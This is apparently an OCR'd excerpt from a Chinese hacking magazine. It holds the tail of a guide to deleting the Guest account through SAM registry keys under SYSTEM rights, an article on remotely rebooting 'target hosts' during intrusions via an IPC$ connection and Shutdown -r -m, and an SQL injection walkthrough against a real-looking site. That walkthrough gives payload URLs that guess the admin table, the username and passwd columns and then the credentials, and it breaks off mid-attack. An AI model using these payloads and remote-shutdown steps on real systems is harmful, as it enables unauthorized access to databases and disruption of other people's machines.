


图 5

我们在新弹出的窗口下键入 regedit 回车，出现了注册表编辑器（图 6）。




图 6

在注册表中我们再来看看 SAM 键值（图 7），看见没有，原来为 ADMIN 权限时 SAM 的键值不能显示，通过 Ptsec 提升 SYSTEM 权限后，SAM 的键值可以显示出来了。好了，我们来删除 GUEST 用户吧，只需把该键值删掉即可。




图 7

删掉后我们用 **net user** 来看看是否还有 GUEST 用户（图 8）。看见没有，原来的 GUEST 帐户已被我们删除掉了。我们再到“控制面板→用户帐户”里看看（图 9），也没有吧：）当然，你还可把其他没用的帐户删掉，以免非法入侵者克隆你的帐号。




图 8




图 9

（本文的动画教程在光盘中有收录）

如何删除GUEST用户

妙用Shutdown在Win2000中远程关机

阿吉

在入侵过程中，常常需要远程主机重新启动、关机等操作。以前我也没有很好的办法，总是使用一些木马、后门程序。不过，最近发现WinXP/2003中自带的Shutdown程序在本地执行就可关掉远程主机。

Shutdown程序是Win2003/XP特有的、系统自带的程序，在本地就可让远程主机重新启动/关机，十分方便！在Win2000中没有这个功能，但我们可从WinXP或Win2003中把这个程序“移植”到Win2000中。移植过程如下。

移植过程

找一台装有WinXP/2003系统的计算机，从中搜索Shutdown.exe，找到后拷贝到自己机器的C:\WINNT文件夹中，这样就可使用Shutdown.exe功能了。我的系统就是Win2000，按照上面的方法做完运行后，如图1所示。




图 1

其中关于参数的说明已经很详细了，读者可自己试验，一般我只用以下几个参数：

-s：关闭计算机（Shutdown）

-r：重新启动计算机（Reboot）

-m \\ip：指定被操作的远程计算机

-t xx：指定多少时间后，关闭或重起目标计算机

实例说明

步骤一、与目标主机建立IPC$连接（图2）。




图 2

步骤二、重新启动目标主机。执行命令（图3）：




图 3

```
Shutdown -r -m \\192.168.245.128 -t 00
```

这条命令的意思是：让IP为192.168.XX.128的目标主机马上重新启动，如果参数是“-t 10”，就是让目标主机在10秒钟后重新启动。




图 4

通过Ping命令我们可知道目标主机已重新启动了（图4）。

通过以上几个简单步骤，我们就可轻松关闭/重启目标主机了。

SQL Injection攻击详解

sniper

最近SQL Injection攻击好象比较流行，看了安全天使写的一些文章后，笔者再综合一些入侵过程中的经验给菜鸟说说SQL Injection攻击的一个大概过程！

前几天帮QQ上的一个朋友测试站点的安全，发现他用的尘缘雅境图文系统就存在着SQL Injection漏洞，而且出错的信息也很有代表性，我就以这个系统来做例子吧！

首先，当我们要对一个系统进行SQL injection攻击时，不太可能知道数据库中保存密码的表和列等敏感数据（除非他开放源代码）。所以，在假设我们不知道对方系统类型的情况下，我将一次详细的攻击过程写出来，以让大家了解SQL Injection的原理。

我在这个系统搜集信息时发现这个页面很有趣：

http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1




图 1

根据经验，像这样有“*.asp? xx=*”的页面通常都存在漏洞，我测试了一下，递交了这样的URL：

http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 1=1 //在后面跟一个等式（图1）

http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 1=2 //跟一个不等式（图2）




图 2

结果返回的页面是 2 个，如果后面跟的等式，会正确返回文章；如果跟的是一个不等式，就会返回“无权限访问或无此内容”。其实存在这个漏洞的系统大部分都有这个特点：如果在页面的 URL 后跟一个等式，一般会返回一个和没加等式前一样的页面；而如果是一个不等式，就会返回各种错误信息（这个就要自己去判断了，如果对方返回的是“请不要递交非法参数”，那么……）。

好了，我们现在来试试对方保存管理员帐号信息的表名，递交这样的 URL：

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 or 0<>(select count(*) from admin)
```

解释一下，我们猜测数据库里有一个叫 admin 的表，结果页面正常显示，说明的确有个叫 admin 的表（图3）；如果返回错误信息，那就猜错了，把“(select count(*) from admin)”中的 admin 换成其他的试试。

我们再来看看这个表中保存用户名的列叫什么：

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 0<>(select count(*) from admin where username<>'')
```

这个 URL 的意思是：试试 admin 表中是否有 username 这个列，也是返回了正常的文章页面，猜对了！

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 0<>(select count(*) from admin where password<>'')
```

这个 URL 的意思是：试试 admin 表中是不是有 password 这个列，结果返回一堆错误信息，猜错了！

我们再来试试：

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 0<>(select count(*) from admin where passwd<>'')
```




图 3

这个 URL 的意思是：看看表中保存密码的列名是不是 passwd，结果返回正常显示的文章，猜对了！现在，我们得到了一些关键信息：数据库中有个 admin 表，管理员用户名保存在表中的 username 列，密码保存在 passwd 列。知道这些信息后就可开始猜用户名和密码了。好了，我们继续！

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where username='sniper')
```

